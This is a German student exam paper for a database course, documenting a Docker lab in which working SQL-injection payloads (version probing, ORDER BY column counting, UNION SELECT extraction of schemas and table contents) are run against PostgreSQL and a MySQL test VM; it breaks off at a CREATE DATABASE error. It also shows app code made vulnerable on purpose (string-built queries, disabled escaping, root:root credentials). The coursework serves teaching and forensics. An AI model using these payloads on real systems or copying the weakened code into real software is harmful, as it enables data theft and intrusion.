

APL im Modul

Datenbanken II

Vorname	Nachname	Matrikelnummer
Julius	Fentzahn	410942
Julia	Schwab-Di Benedetto	404116

Aufgabenstellung

- Installation der Laufzeitumgebung der Docker-Umgebung für Datenbanken (Häuser)
- Durchführung der SQL-Injektion-Beispiele aus der Hense-BT anhand zweier unterschiedlicher Datenbanksysteme in Docker und Dokumentation anhand von Screenshots
- Auswahl zweier Datenbanksysteme und Installation der eigenen Beispiel-Datenbank (Schema, Daten) in diesen zwei DBS (aus Modul „Datenbanken I“). Durchführung von jeweils 5 Beispielen für SQL-Injektion auf den gewählten Datenbanken, sowie deren forensische Dokumentation.
- Auswahl eines Cloud-Datenbanksystems und Installation der eigenen Beispiel-Datenbank (Schema, Daten) in dieser DBS (aus Modul „Datenbanken I“). Durchführung von jeweils 5 Beispielen für SQL-Injektion auf den gewählten Datenbanken, sowie deren forensische Dokumentation.
- Erzeugung einer Internet-Recherche-Historie im Browser (z.B. Firefox, Google Chrome). Anzeigen der History-SQLite-Datenbank mittels eines SQLite-DB-Browser (z.B. DBEaver), sowie Dokumentation des Vorgehens.
- Definition eines Fachbegriffs zum Thema „DB-Forensik“ definieren und Eintrag im Forensik-Wiki <https://it-forensik.fiw.hs-wismar.de/index.php?title=Hauptseite>

Inhalt

1	Vorbereitung und Installation Docker-Umgebung.....	6
2	SQL Injection-Beispiele aus der Hense-Bachelorarbeit.....	12
2.1	Auslesen der Datenbankversion	12
2.1.1	PostgreSQL	12
2.1.1	MySQL.....	13
2.2	Ausspähen von Daten	13
2.2.1	PostgreSQL	14
2.2.2	MySQL.....	17
2.3	Verändern von Daten.....	18
2.3.1	PostgreSQL	19
2.3.2	MySQL.....	20
2.4	Datenbankserver verändern	21
2.4.1	PostgreSQL	21
2.4.2	MySQL.....	23
2.5	Zugriff auf das Filesystem	25
2.5.1	PostgreSQL	26
2.5.2	MySQL.....	28
2.6	Einschleusen von beliebigem Code	28
2.6.1	PostgreSQL	29
2.6.2	MySQL.....	31
3	Eigene Datenbanken	33
4	SQL-Injection-Beispiele in unseren DBS und forensische Analyse	34
4.1	PostgreSQL Lokal	34
4.1.1	Möglichkeiten der forensischen Analyse in PostgreSQL Lokal.....	34
▪	35	
4.1.2	Szenario.....	36
4.1.3	Beispiel 1: Sammeln relevanter Daten zur verfügbaren Mitarbeiter-Tabelle.....	38
4.1.4	Beispiel 2: Ausspähen von relevanter Daten aus anderen Tabellen	39
4.1.5	Beispiel 3: Verändern von Daten	42
4.1.6	Beispiel 4: Datenbank-Server verändern.....	44
4.1.7	Beispiel 5: Einschleusen von Code	46
4.2	MySQL.....	48
4.2.1	Ausspähen von Daten über MySQL via HenseVM.....	48
4.2.2	Veränderungen von Daten.....	50

4.2.3	Datenbank-Server verändern.....	52
4.2.4	Einschleusung von Veränderungen / Script.....	53
4.2.5	Erkennung von Veränderungen und Zugriffen auf die Datenbanksysteme.....	54
4.3	PostgreSQL in der Google Cloud.....	55
4.3.1	Aufsetzen der Anwendung und Verbindung mit dem Google Cloud SQL (PostgreSQL)- DBMS	55
4.3.2	Beispiel 1: Sammeln relevanter Daten zur verfügbaren mitarbeiter-Tabelle	59
4.3.3	Beispiel 2: Ausspähen relevanter Daten aus anderen Tabellen	62
4.3.4	Beispiel 3: Verändern von Daten	65
4.3.5	Beispiel 4: Datenbank-Server verändern.....	67
4.3.6	Beispiel 5: Einschleusen von Code	70
4.3.7	Möglichkeiten der forensischen Analyse der Cloud DB-Abfragen	72
5	SQLite-Historie im Browser	75
6	Forensik-Wiki Definition von <i>SQL-Injektion zweiter Ordnung</i>	79

1 Vorbereitung und Installation Docker-Umgebung

Zur Nutzung der Anwendung von Häuser wird Docker benötigt, das unter Windows 10 laufen soll. Auf der Seite <https://www.docker.com/products/docker-desktop/> kann Docker Desktop für Windows heruntergeladen werden.




Abbildung 1 Screenshots aus der Docker-Installation und Start Docker Desktop

Um die Häuser-Anwendung mit Docker aufzurufen, wurde im Terminal in den Host-Ordner navigiert, in dem die dazugehörigen Ordner samt docker compose-Datei liegen. Dann wurde mit Hilfe des Terminals in diesem Ordner mit dem Befehl `docker compose up` die Umgebung gestartet. Nach dem Download aller benötigten Komponenten, konnte im Browser mit `localhost:80` die Anwendung aufgerufen werden.

```
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\pasqu> CD C:\Users\pasqu\Documents\Julia\Uni\Udemy\docker\Uni+DB+Anwendung\SQLi_Demo
PS C:\Users\pasqu\Documents\Julia\Uni\Udemy\docker\Uni+DB+Anwendung\SQLi_Demo> docker compose up

mysql 10 layers [██████████] 0B/0B Pulled
  558b7d69a2e5 Pull complete
  2cb5a921059e Pull complete
  b85878fb9bb2 Pull complete
  d16f3fd26a82 Pull complete
  afd51b5329cb Pull complete
  374d2f7f3267 Pull complete
  4ea1bb2c9574 Pull complete
  1c9054053605 Pull complete
  d79cd2da03be Pull complete
  e3a1aa788d17 Pull complete
adminer 7 layers [██████████] 0B/0B Pulled
  e455cf41eadb Pull complete
  50af658c9ab4 Pull complete
  8160da1ef8d0 Pull complete
  f54e1b456a91 Pull complete
[+] Building 92.1s (3/7)
=> [app internal] load build definition from Dockerfile
=> => transferring dockerfile: 195B
=> [app internal] load .dockerignore
=> => transferring context: 2B
=> [app internal] load metadata for docker.io/library/python:3.8-buster
```

Abbildung 2 Aufruf von Docker compose und Download der Container




Abbildung 3 Start der Anwendung auf localhost:80

Mit der vorhandenen Anwendung werden im folgenden Kapitel die SQL-Injection-Beispiele aus der Bachelorarbeit von Hense in der PostgreSQL-DBMS simuliert.

Es stellte sich heraus, dass verschiedene SQL-Abfragen in der Docker-Umgebung nicht möglich waren bzw. nur nach Anpassung einiger Dokumente im Docker-Container.

Um die Anpassungen in diesem Kapitel abschließend zu besprechen, sieht man im

folgenden alle Erweiterungen bzw. Anpassungen, die vorgenommen wurden, um im zweiten Teil der Hausarbeit die eigenen Tabellen in der Häuser-Dockerumgebung (für PostgreSQL) zu nutzen.

In app.py wurde der Parameter `current_time` hinzugefügt, so dass in der `vorlesungen.html` und `mitarbeiter.html` die aktuelle Zeit ersichtlich ist. Außerdem wurde ein `Autocommit` eingefügt, so dass Daten verändert werden können, ohne dass `COMMIT` notwendigerweise in den SQL-Payload mit eingefügt werden muss.

In der `vorlesungen.html` wurde das `Autoescape` deaktiviert, so dass bestimmte Zeichen im Suchfeld nicht escaped werden. So können z.B. Skripte eingeschleust werden. Ebenso wird mit dem Hinzufügen des Filters `safe` festgelegt, dass das HTML nicht escaped werden soll.

Auf der rechten Seite der Abbildungen sieht man jeweils den Code nach der Anpassung, links Original vor der Anpassung. Alles gelb-markierte wurde hinzugefügt.

Anpassungen in `vorlesungen.html`:

```

vorlesungen.html VORHER:
{% extends "template.html" %}
{% block page_title %}Vorlesungen{% endblock %}
{% block page_content %}
<form method="get" action="/vorlesungen">
<div class="form-row">
<div class="col-11">
<input name="search" value="{{ search }}" type="text" class="form-control" placeholder="Vorlesungsname">
</div>
<div class="col">
<button type="submit" class="btn btn-primary">Suchen</button>
</div>
</div>
</form>
<table class="table table-striped mt-1">
<thead>
<tr>
<th>Vorlesungsnummer</th>
<th>Titel</th>
<th>Professor</th>
<th>SMS</th>
</tr>
</thead>
<tbody>
<tr>
<td>{{ field }}</td>
<td>{{ field }}</td>
<td>{{ field }}</td>
<td>{{ field }}</td>
</tr>
</tbody>
</table>
{% endblock %}

vorlesungen.html NACHHER:
{% extends "template.html" %}
{% block page_title %}Vorlesungen{% endblock %}
{% block page_content %}
<form method="get" action="/vorlesungen">
<div class="form-row">
<div class="col-11">
<input name="search" value="{{ search }}" type="text" class="form-control" placeholder="Vorlesungsname">
</div>
<div class="col">
<button type="submit" class="btn btn-primary">Suchen</button>
</div>
</div>
</form>
<div class="row">
<div class="col-12">
<div id="datetime">
<h3>Current Time: {{ current_time }}</h3>
</div>
</div>
</div>
<table class="table table-striped mt-1">
<thead>
<tr>
<th>Vorlesungsnummer</th>
<th>Titel</th>
<th>Professor</th>
<th>SMS</th>
</tr>
</thead>
<tbody>
<tr>
<td>{{ field }}</td>
<td>{{ field }}</td>
<td>{{ field }}</td>
<td>{{ field }}</td>
</tr>
</tbody>
</table>
{% endblock %}

```

Abbildung 4 Anpassungen in app.py (Screenshot Teil 1)

```

app.py VORHER:
from flask import Flask, render_template, request, redirect, url_for
from flask_bootstrap import Bootstrap
import sqlalchemy
from sqlalchemy.orm import sessionmaker, scoped_session

current_db = 'mysql'
mysql_engine = sqlalchemy.create_engine('mysql+mysqlconnector://root:root@mysql/keuper')
mysql_session = scoped_session(sessionmaker(bind=mysql_engine))

postgres_engine = sqlalchemy.create_engine('postgresql://postgres:root@postgres:5432/keuper')
postgres_session = scoped_session(sessionmaker(bind=postgres_engine))

app = Flask(__name__)
Bootstrap(app)

@app.context_processor
def inject_current_db():
    global current_db
    return dict(current_db=current_db)

@app.route('/')
@app.route("/home")
def home():
    return render_template('pages/home.html')

@app.route("/tools/tools")
def tools(tool):
    tools = {
        "adminer": "http://localhost:8888"
    }

    if tool == "logins":
        return render_template('pages/db_logins.html')

    return render_template('pages/tools.html', tool=tools[tool])

app.py NACHHER:
from flask import Flask, render_template, request, redirect, url_for
from flask_bootstrap import Bootstrap
import sqlalchemy
from sqlalchemy.orm import sessionmaker, scoped_session
from datetime import datetime

current_db = 'mysql'
mysql_engine = sqlalchemy.create_engine('mysql+mysqlconnector://root:root@mysql/keuper')
mysql_session = scoped_session(sessionmaker(bind=mysql_engine))

postgres_engine = sqlalchemy.create_engine('postgresql://postgres:root@postgres:5432/db_ap1', isolation_level='AUTOCOMMIT')
postgres_session = scoped_session(sessionmaker(bind=postgres_engine))

app = Flask(__name__)
Bootstrap(app)

@app.context_processor
def inject_current_db():
    global current_db
    return dict(current_db=current_db)

@app.route('/')
@app.route("/home")
def home():
    return render_template('pages/home.html')

@app.route("/tools/tools")
def tools(tool):
    tools = {
        "adminer": "http://localhost:8888"
    }

    if tool == "logins":
        return render_template('pages/db_logins.html')

    return render_template('pages/tools.html', tool=tools[tool])

```

Abbildung 5 Anpassungen in app.py (Screenshot Teil 2)

```

@app.route("/tools/tools")
def tools(tool):
    tools = {
        "adminer": "http://localhost:8888"
    }

    if tool == "logins":
        return render_template('pages/db_logins.html')

    return render_template('pages/tools.html', tool=tools[tool])

@app.route('/vorlesungen')
def vorlesungen():
    search = request.args.get('search', default='')
    session = get_session()
    result = session.execute(f"SELECT v.VorNr, v.Titel, p.Name, v.SMS FROM Vorlesungen v LEFT JOIN Professoren p ON v.gelesenVon = p.PersNr WHERE v.Titel LIKE '%{search}%' ORDER BY v.Titel")
    return render_template('pages/vorlesungen.html', search=search, data=result)

def get_session():
    global current_db
    if current_db == 'postgres':
        return postgres_session()
    return mysql_session()

@app.route('/set_db', methods=['POST'])
def set_db():
    global current_db
    last_url = request.form.get('last_url')
    new_db = request.form.get('db')

    if new_db == 'postgres':
        current_db = 'postgres'
    elif new_db == 'mysql':
        current_db = 'mysql'

    if last_url is not None:
        return redirect(last_url)

    return redirect(url_for('home'))

@app.route("/tools/tools")
def tools(tool):
    tools = {
        "adminer": "http://localhost:8888"
    }

    if tool == "logins":
        return render_template('pages/db_logins.html')

    return render_template('pages/tools.html', tool=tools[tool])

@app.route('/vorlesungen')
def vorlesungen():
    search = request.args.get('search', default='')
    session = get_session()
    result = session.execute(f"SELECT v.VorNr, v.Titel, p.Name, v.SMS FROM Vorlesungen v LEFT JOIN Professoren p ON v.gelesenVon = p.PersNr WHERE v.Titel LIKE '%{search}%' ORDER BY v.Titel")

    now = datetime.now()
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")

    return render_template('pages/vorlesungen.html', search=search, data=result, current_time=dt_string)

@app.route('/mitarbeiter')
def mitarbeiter():
    search = request.args.get('search', default='')
    session = get_session()
    result = session.execute(f"SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung, abteilungs_id FROM mitarbeiter WHERE m_nachname LIKE '%{search}%' ORDER BY m_nachname")

    now = datetime.now()
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")

    return render_template('pages/mitarbeiter.html', search=search, data=result, current_time=dt_string)

def get_session():
    global current_db
    if current_db == 'postgres':
        return postgres_session()
    return mysql_session()

```

Das vorhandene vorlesungen.html wurde kopiert und als Vorlage genommen, um eine weitere Anwendungsseite mit einer Mitarbeiter-Tabelle anzuzeigen.

mitarbeiter.html NACHHER:

```
{% extends "template.html" %}

{% block page_title %}Mitarbeiter{% endblock %}

{% block page_content %}
<form method="get" action="/mitarbeiter">
{% autoescape false %}
  <div class="form-row">
    <div class="col-11">
      <input name="search" value="{{ search }}" type="text" class="form-control" placeholder="Nachname Mitarbeiter">
    </div>
    <div class="col">
      <button type="submit" class="btn btn-primary">Suchen</button>
    </div>
  </div>
{% endautoescape %}
</form>

<div class="row">
  <div class="col-12">
    <div id="datetime">
      <h3>Current Time: {{ current_time }}</h3>
    </div>
  </div>
</div>

<table class="table table-striped mt-1">
  <thead>
    <tr>
      <th>id</th>
      <th>Anrede</th>
      <th>Vorname</th>
      <th>Nachname</th>
      <th>Emailadresse</th>
      <th>Telefonnummer</th>
      <th>Berufsbezeichnung</th>
      <th>Abteilungsid</th>
    </tr>
  </thead>
  <tbody>
```

Abbildung 6 Neue mitarbeiter.html-Datei

Die Query für die Suche wurde entsprechend auf die Spalten der Mitarbeiter-Tabelle abgeändert, so dass nach dem Nachnamen gesucht werden kann (siehe Screenshot 2, app.py).

2 SQL Injection-Beispiele aus der Hense-Bachelorarbeit

2.1 Auslesen der Datenbankversion

2.1.1 PostgreSQL

SQL-Injection-Befehle unterscheiden sich oft, je nachdem mit welchem DBMS man es zu tun hat. Da der Angreifer in der Regel keine Kenntnis davon hat, welches DBMS sich hinter der Anwendung verbirgt, ist es sinnvoll zu versuchen, dies herauszufinden. Falls die Ausgabe von Fehlermeldungen nicht unterdrückt wurde, kann der Angreifer versuchen durch eine ungültige Nutzereingabe eine Fehlermeldung in der Anwendung hervorzurufen, die Angaben zum DBMS enthält. Eine weitere Möglichkeit ist die gezielte SELECT-Abfrage der DBMS-Version. Sollte auch dies nicht funktionieren, kann der Angreifer anhand der Ausgabe der Ergebnisse ablesen, welches DBMS vermutlich implementiert ist (siehe Tabelle von Hense S. 39).

Die Datenbankversion kann man mit `'; SELECT version(); --` direkt ermitteln. Die Version lautet: PostgreSQL 12.17 (Debian 12.17-1.pgdg120+1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 12.2.0-14) 12.2.0, 64-bit.

Vorlesungen

<input type="text" value="'; SELECT version(); --"/>				<input type="button" value="Suchen"/>
Vorlesungsnummer	Titel	Professor	SWS	
PostgreSQL 12.17 (Debian 12.17-1.pgdg120+1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 12.2.0-14) 12.2.0, 64-bit				

Abbildung 7 DBMS PostgreSQL

Alternativ kann die Version auch mit `Ethik' AND 1=0 UNION SELECT NULL, VERSION(), NULL, NULL;--` angezeigt werden.

Um die UNION SELECT-Abfrage durchzuführen, müssen vorher die Anzahl der Spalten bestimmt werden, auf die die Original-Query zugreift. In diesem Fall kann man in der Anwendung zwar vier Spalten abzählen, theoretisch könnte die Query aber auch weitere Spalten umfassen, die nicht alle angezeigt werden. Ein Test mit `' ORDER BY` bestätigte das Vorhandensein von vier Spalten, da `' order by 5--` einen Fehler zurück gab, während `' order by 4--` keinen Fehler zurück gab und die vierte Spalte aufsteigend sortierte.

Vorlesungen

' order by 5--|

Abbildung 8 Bestimmung Anzahl der Spalten


sqlalchemy.exc.ProgrammingError

```
sqlalchemy.exc.ProgrammingError: (psycopg2.errors.InvalidColumnReference) ORDER BY position 5 is not in select list  
LINE 1: ...senVon = p.Persnr WHERE v.Titel LIKE '%' order by 5--%' ORDE...
```

Abbildung 9 Error Order by 5

2.1.1 MySQL

Die MySQL Datenbank wurde mittels bereitgestellter HenseVM erstellt.



useragent	anzahl
5.5	3
	2
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/18.17763	4
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0	3
Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	10

Abbildung 10 Datenbank MySQL

2.2 Ausspähen von Daten

Ein Angreifer interessiert sich vor allem für die Struktur der Datenbanken, die im DBMS angelegt sind und deren Inhalte - besonders für die Datenbanken und Inhalte, die nicht für die Öffentlichkeit bestimmt sind.

Der Ablauf der Informationsbeschaffung in MySQL läuft folgendermaßen ab:

1. Zuerst lässt sich der Angreifer mit Hilfe eines UNION-SQL-Befehls in einer Ergebnisspalte in der Benutzeroberfläche der Anwendung (die für andere Inhalte bestimmt war) die vorhandenen Datenbanken anzeigen.
2. Unter den Ergebnissen kann der Angreifer den Namen einer Datenbank aussuchen, die

interessante Daten verspricht. Mit einem weiteren UNION-SQL-Befehl werden die Tabellen in dieser Datenbank angezeigt.

3. Nach dem gleichen Schema können die Spalten und Inhalte der Spalten in der Benutzeroberfläche der Anwendung angezeigt werden.


In PostgreSQL werden abweichende Queries (keine UNION-Queries) verwendet.

2.2.1 PostgreSQL

Alle Datenbanken des PostgreSQL-DBMS können mit folgenden SQL-Befehl angezeigt werden: `!; SELECT datname FROM pg_database; --`

Dies ist die gleiche Query (mit Ausnahme des Anführungszeichen und des doppelten Bindestrichs), die man nutzen würde, um in pg Admin alle Datenbanken anzuzeigen.

Vorlesungen



Vorlesungsnummer	Titel	Professor	SWS
postgres			
kemper			
template1			
template0			

Abbildung 11 PostgreSQL: vorhandene Datenbanken

Aus der aktiven Kemper-Datenbank können nun mit Hilfe von `!; SELECT TABLE_CATALOG, TABLE_SCHEMA, TABLE_NAME FROM information_schema.tables WHERE table_schema NOT IN ('information_schema', 'pg_catalog');` die Tabellennamen angezeigt werden.

Vorlesungen

```
'; SELECT TABLE_CATALOG, TABLE_SCHEMA, TABLE_NAME FROM information_schema.tables WHERE table_schema NOT IN ('information_sche
```

Suchen

Vorlesungsnummer	Titel	Professor	SWS
kemper	public	professoren	
kemper	public	assistenten	
kemper	public	vorlesungen	
kemper	public	studenten	
kemper	public	hoeren	
kemper	public	voraussetzen	
kemper	public	pruefen	

Abbildung 12 PostgreSQL: Tabellennamen

Mit folgendem SQL-Befehl wurden die einzelnen Spalten angezeigt, die zu jeder Tabelle gehören:

```
'; SELECT table_name, column_name FROM information_schema.columns WHERE table_name in (SELECT tablename FROM pg_tables WHERE schemaname = 'public') order by 1;--
```

Da PostgreSQL die Tabellen ungeordnet ausgibt, wurde der besseren Übersicht halber mit **ORDER BY 1** nach der Tabellenergebnisspalte (Spalte Nr. 1) sortiert.

Vorlesungen

```
'; SELECT table_name, column_name FROM information_schema.columns WHERE table_name in (SELECT tablename FROM pg_tables WHERE
```

Suchen

Vorlesungsnummer	Titel	Professor	SWS
assistenten	fachgebiet		
assistenten	persnr		
assistenten	boss		
assistenten	name		
hoeren	vorlnr		
hoeren	matnr		
professoren	name		
professoren	rang		
professoren	persnr		
professoren	raum		

Abbildung 13 PostgreSQL: Spalten 1

pruefen	vorlnr
pruefen	persnr
pruefen	note
pruefen	matrn
studenten	matrn
studenten	name
studenten	semester
voraussetzen	nachfolger
voraussetzen	vorgaenger
vorlesungen	sws
vorlesungen	titel
vorlesungen	vorlnr
vorlesungen	gelesen

Abbildung 14 PostgreSQL: Spalten 2

Mit dem in der Hense-Bachelorarbeit angegebenen SQL-Befehl konnten keine Inhalte der Tabelle *assistenten* angezeigt werden. Es funktioniert mit folgendem Befehl: **Ethik' AND 1=0 UNION SELECT persnr, name, fachgebiet, boss FROM assistenten;--**

Vorlesungen

Ethik' AND 1=0 UNION SELECT persnr, name, fachgebiet, boss FROM assistenten;-- Suchen

Vorlesungsnummer	Titel	Professor	SWS
3005	Rhetikus	Planetenbewegung	2127
3004	Wittgenstein	Sprachtheorie	2126
3003	Aristoteles	Syllogistik	2125
3007	Spinoza	Gott und Natur	2134
3002	Platon	Ideenlehre	2125
3006	Newton	Keplersche Gesetze	2127

Abbildung 15 PostgreSQL: Inhalte anderer Tabellen

2.2.2 MySQL

Über den Befehl “integer_products.php?val=0 union SELECT schema_name,0,0,0 FROM information_schema.schemata” wird das Schemata von MySQL über die HenseVM angezeigt

← → ↻ 🏠 www.victim.com/integer_products.php?val=0 union SELECT schema_name,0,0,0 FROM information_schema.schemata;

SQL-Hacking Beispielsript PRODUCTS

SQL: SELECT * FROM products WHERE price < 0 union SELECT schema_name,0,0,0 FROM information_schema.schemata;

ProductID	ProductDescription	Price	category
information_schema	0	0	0
DatenbankenII	0	0	0
besucher	0	0	0
buch	0	0	0
config	0	0	0
kemper	0	0	0
mysql	0	0	0
performance_schema	0	0	0

Abbildung 16 MySQL: Anzeige vorhandene Datenbanken

Mit dem Befehl “integer_products.php?val=0 union SELECT table_schema,table_name,0,0 FROM information_schema.tables WHERE table_schema = ‘kemper’ können die Kemperdatenbank-Tabellen angezeigt werden.

m.com/integer_products.php?val=0 union SELECT table_schema,table_name,0,0 FROM information_schema.tables WHERE table_schema = 'kemper'

SQL-Hacking Beispielscript PRODUCTS

SQL: SELECT * FROM products WHERE price < 0 union SELECT table_schema,table_name,0,0 FROM information_schema.tables WHERE table_schema = 'kemper'

ProductID	ProductDescription	Price	category
kemper	assistenten	0	0
kemper	hoeren	0	0
kemper	professoren	0	0
kemper	pruefen	0	0
kemper	studenten	0	0
kemper	test	0	0
kemper	voraussetzen	0	0
kemper	vorlesungen	0	0

Abbildung 17 MySQL: Tabellen in kemper-DB

www.victim.com/integer_products.php?val=0 union SELECT table_schema,table_name,column_name,0 FROM information_schema.columns WHERE

SQL-Hacking Beispielscript PRODUCTS

SQL: SELECT * FROM products WHERE price < 0 union SELECT table_schema,table_name,column_name,0 FROM information_schema.columns WHERE table_schema = 'kemper'

ProductID	ProductDescription	Price	category
kemper	assistenten	PersNr	0
kemper	assistenten	Name	0
kemper	assistenten	Fachgebiet	0
kemper	assistenten	Boss	0
kemper	hoeren	MatrNr	0
kemper	hoeren	VorINr	0
kemper	professoren	PersNr	0
kemper	professoren	Name	0
kemper	professoren	Rang	0
kemper	professoren	Raum	0
kemper	pruefen	MatrNr	0
kemper	pruefen	VorINr	0
kemper	pruefen	PersNr	0
kemper	pruefen	Note	0
kemper	studenten	MatrNr	0
kemper	studenten	Name	0
kemper	studenten	Semester	0
kemper	test	test	0
kemper	voraussetzen	Vorgaenger	0
kemper	voraussetzen	Nachfolger	0
kemper	vorlesungen	VorINr	0
kemper	vorlesungen	Titel	0
kemper	vorlesungen	SWS	0
kemper	vorlesungen	gelesenVon	0

Abbildung 18 MySQL: Tabellen in kemper-DB 2

www.victim.com/integer_products.php?val=0 union SELECT PersNr,Name,Fachgebiet,Boss FROM kemper.assistenten

SQL-Hacking Beispielscript PRODUCTS

SQL: SELECT * FROM products WHERE price < 0 union SELECT PersNr,Name,Fachgebiet,Boss FROM kemper.assistenten

ProductID	ProductDescription	Price	category
3002	Platon	Ideenlehre	2125
3003	Aristoteles	Syllogistik	2125
3004	Wittgenstein	Sprachtheorie	2126
3005	Rhetikus	Planetenbewegung	2127
3006	Newton	Keplersche Gesetze	2127
3007	Spinoza	Gott und Natur	2134

Abbildung 19 MySQL: Tabellen in kemper-DB 3

2.3 Verändern von Daten

Ein Angreifer kann mittels SQL-Injection Daten im DBMS einfügen, ändern oder löschen.

In der Hense-Bachelorarbeit wurde eine Datenbank samt Tabelle und Inhalten angelegt und dann wieder gelöscht.

2.3.1 PostgreSQL

CREATE DATABASE-Befehle werden in der Anwendung nicht unterstützt:

Vorlesungen

Abbildung 20 PostgreSQL: Create Database

sqlalchemy.exc.InternalError

```
sqlalchemy.exc.InternalError: (psycopg2.errors.ActiveSqlTransaction) CREATE DATABASE cannot run inside a transaction block
